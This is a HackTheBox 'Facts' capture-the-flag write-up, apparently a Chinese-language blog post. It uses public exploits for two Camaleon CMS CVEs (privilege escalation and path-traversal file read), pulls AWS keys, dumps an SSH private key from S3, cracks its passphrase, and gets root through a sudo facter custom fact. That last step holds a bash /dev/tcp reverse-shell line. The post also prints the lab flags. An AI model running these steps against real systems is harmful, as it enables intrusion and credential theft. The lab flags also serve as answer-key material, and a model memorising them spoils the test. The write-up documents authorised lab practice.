HackTheBox - Facts

HackTheBox - Facts

Port Scanning & Subdomain Enumeration & Directory Scanning

開80, 22 port,但好像沒有subdomain

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
$ nmap -sC -sV 10.129.12.217
Starting Nmap 7.80 ( https://nmap.org ) at 2026-03-27 01:04 CST
Nmap scan report for facts.htb (10.129.12.217)
Host is up (0.20s latency).
Not shown: 996 closed ports
PORT     STATE    SERVICE        VERSION
22/tcp   open     ssh            OpenSSH 9.9p1 Ubuntu 3ubuntu3.2 (Ubuntu Linux; protocol 2.0)
80/tcp   open     http           nginx 1.26.3 (Ubuntu)
|_http-server-header: nginx/1.26.3 (Ubuntu)
|_http-title: facts
2875/tcp filtered dxmessagebase2
9000/tcp filtered cslistener
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 83.35 seconds
$ ffuf -u http://facts.htb/FUZZ -w  /snap/seclists/1214/Discovery/Web-Content/raft-medium-directories.txt -fc 200
...
admin

透過爆破directory可以發現登入頁面,而且還得知CMS第三方的軟體: Camaleon 2.9.0

找CVE

找到CVE-2025-2304

A Privilege Escalation through a Mass Assignment exists in Camaleon CMS When a user wishes to change his password, the ‘updated_ajax’ method of the UsersController is called. The vulnerability stems from the use of the dangerous permit! method, which allows all parameters to pass through without any filtering.

這個PoC蠻好用的: CVE-2025-2304 - Camaleon CMS Privilege Escalation,我們先隨便註冊一個user,並且用這個poc提權

1
2
3
4
5
6
7
8
9
10
11
$ git clone https://github.com/predyy/CVE-2025-2304.git
$ cd CVE-2025-2304
$ python exp.py http://facts.htb 789 789
[*] Logging in as 789 ...
[+] Login successful
[+] Got profile page
[i] Version detected: 2.9.0 (< 2.9.1) - appears to be vulnerable version
[+] authenticity_token: OWvYlWryJNiqJQiQWrXERAQaHPgF0TWGVNDUdX49ctWn2iOktd2wnm-3rrj0nkku24l2of_1AyJMbJGyk-B0yA
http://facts.htb/admin/users/7/updated_ajax
[*] Submitting password change request
[+] Submit successful, you should be admin

此時回到登入頁面會發現我們已經變成admin

撈資料

在後台(http://facts.htb/admin/settings/site)可以確認幾件事情

  1. 他有使用AWS S3並且開在localhost:54321
  2. Access Key: AKIA198F92999486AEF5
  3. Secret Key: JiRzv8R1uS3hzeMkKTuC9/qr+MKCTq8NGvZw3NGa

連線S3 Dump SSH

因為沒有用過AWS所以要先install

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
$ sudo apt update
$ sudo apt upgrade -y
$ curl "https://awscli.amazonaws.com/awscli-exe-linux-x86_64.zip" -o "awscliv2.zip"
$ unzip awscliv2.zip
$ sudo ./aws/install
$ aws --version
aws-cli/2.34.17 Python/3.14.3 Linux/5.15.167.4-microsoft-standard-WSL2 exe/x86_64.ubuntu.22
$ export AWS_SECRET_ACCESS_KEY=JiRzv8R1uS3hzeMkKTuC9/qr+MKCTq8NGvZw3NGa
$ export AWS_ACCESS_KEY_ID=AKIA198F92999486AEF5
$ aws s3 ls --endpoint-url http://facts.htb:54321 # 列出buckets
2025-09-11 20:06:52 internal
2025-09-11 20:06:52 randomfacts
$ aws s3 ls s3://internal/ --endpoint-url http://facts.htb:54321
                           PRE .bundle/
                           PRE .cache/
                           PRE .ssh/
2026-01-09 02:45:13        220 .bash_logout
2026-01-09 02:45:13       3900 .bashrc
2026-01-09 02:47:17         20 .lesshst
2026-01-09 02:47:17        807 .profile
$ aws s3 sync s3://internal/.ssh ./ssh_loot --endpoint-url http://facts.htb:54321 # 對於ssh感興趣就把這個dump下來
download: s3://internal/.ssh/authorized_keys to ssh/authorized_keys # public key
download: s3://internal/.ssh/id_ed25519 to ssh/id_ed2551 # private key

爆破ssh

以下都是在Kali中完成

1
2
3
4
5
$ ssh2john hashes.txt > hash.txt
$ john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
...
dragonballz      (hashes.txt)     
...

現在的問題點是不知道username,逛了好久都沒有什麼收穫,於是又上網看了一圈CVE發現雖然CVE-2024-46987官網限定2.8.0 < 2.8.2但不知道為什麼也同樣可以使用在2.9.0 - CVE-2024-46987 - Camaleon CMS Authenticated Arbitrary File Read

This Python PoC exploits CVE-2024-46987, a Path Traversal bug in Camaleon CMS 2.8.0 < 2.8.2 (work on 2.9.0). It allows authenticated users to read sensitive server files via the MediaController. Intended for authorized security auditing and educational research only.

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
$ python3 CVE-2024-46987.py -u http://facts.htb -l 123 -p 123 /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
usbmux:x:100:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
systemd-timesync:x:997:997:systemd Time Synchronization:/:/usr/sbin/nologin
messagebus:x:102:102::/nonexistent:/usr/sbin/nologin
systemd-resolve:x:992:992:systemd Resolver:/:/usr/sbin/nologin
pollinate:x:103:1::/var/cache/pollinate:/bin/false
polkitd:x:991:991:User for polkitd:/:/usr/sbin/nologin
syslog:x:104:104::/nonexistent:/usr/sbin/nologin
uuidd:x:105:105::/run/uuidd:/usr/sbin/nologin
tcpdump:x:106:107::/nonexistent:/usr/sbin/nologin
tss:x:107:108:TPM software stack,,,:/var/lib/tpm:/bin/false
landscape:x:108:109::/var/lib/landscape:/usr/sbin/nologin
fwupd-refresh:x:989:989:Firmware update daemon:/var/lib/fwupd:/usr/sbin/nologin
sshd:x:109:65534::/run/sshd:/usr/sbin/nologin
trivia:x:1000:1000:facts.htb:/home/trivia:/bin/bash
william:x:1001:1001::/home/william:/bin/bash
_laurel:x:101:988::/var/log/laurel:/bin/false
$ sudo ssh -i id_ed25519 trivia@facts.htb
trivia@facts:~$ ll /home
total 16
drwxr-xr-x  4 root    root    4096 Jan  8 17:53 ./
drwxr-xr-x 20 root    root    4096 Jan 28 15:15 ../
drwxr-x---  6 trivia  trivia  4096 Jan 28 16:17 trivia/
drwxr-xr-x  2 william william 4096 Jan 26 11:40 william/
trivia@facts:~$ ll /home/william/
total 24
drwxr-xr-x 2 william william 4096 Jan 26 11:40 ./
drwxr-xr-x 4 root    root    4096 Jan  8 17:53 ../
lrwxrwxrwx 1 root    root       9 Jan 26 11:40 .bash_history -> /dev/null
-rw-r--r-- 1 william william  220 Aug 20  2024 .bash_logout
-rw-r--r-- 1 william william 3771 Aug 20  2024 .bashrc
-rw-r--r-- 1 william william  807 Aug 20  2024 .profile
-rw-r--r-- 1 root    william   33 Mar 27 04:25 user.txt
trivia@facts:~$ cat /home/william//user.txt
98123feb252b2d8094d6508f790d9972

終於找到username和user.txt

提權

先recon一下發現我們可以root使用facter,上網搜了一圈發現提權非常簡單

1
2
3
4
5
6
7
8
9
10
11
12
13
trivia@facts:~$ sudo -l
Matching Defaults entries for trivia on facts:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User trivia may run the following commands on facts:
    (ALL) NOPASSWD: /usr/bin/facter
trivia@facts:~$ echo "Facter.add(:exploit) do
  setcode do
    system(\"/bin/bash -c 'bash -i >& /dev/tcp/10.10.15.108/4444 0>&1'\")
  end
end" > /tmp/pwn.rb
trivia@facts:~$ sudo /usr/bin/facter --custom-dir /tmp

另外一個terminal

1
2
3
4
5
6
7
8
$ ncat -lvnp 4444
Ncat: Version 7.98 ( https://nmap.org/ncat )
Ncat: Listening on [::]:4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 10.129.13.33:34902.
root@facts:/home/trivia# cat /root/root.txt
cat /root/root.txt
274dce2b303311d57158cb9020ff6271
  • User Flag: 98123feb252b2d8094d6508f790d9972
  • Root Flag: 274dce2b303311d57158cb9020ff6271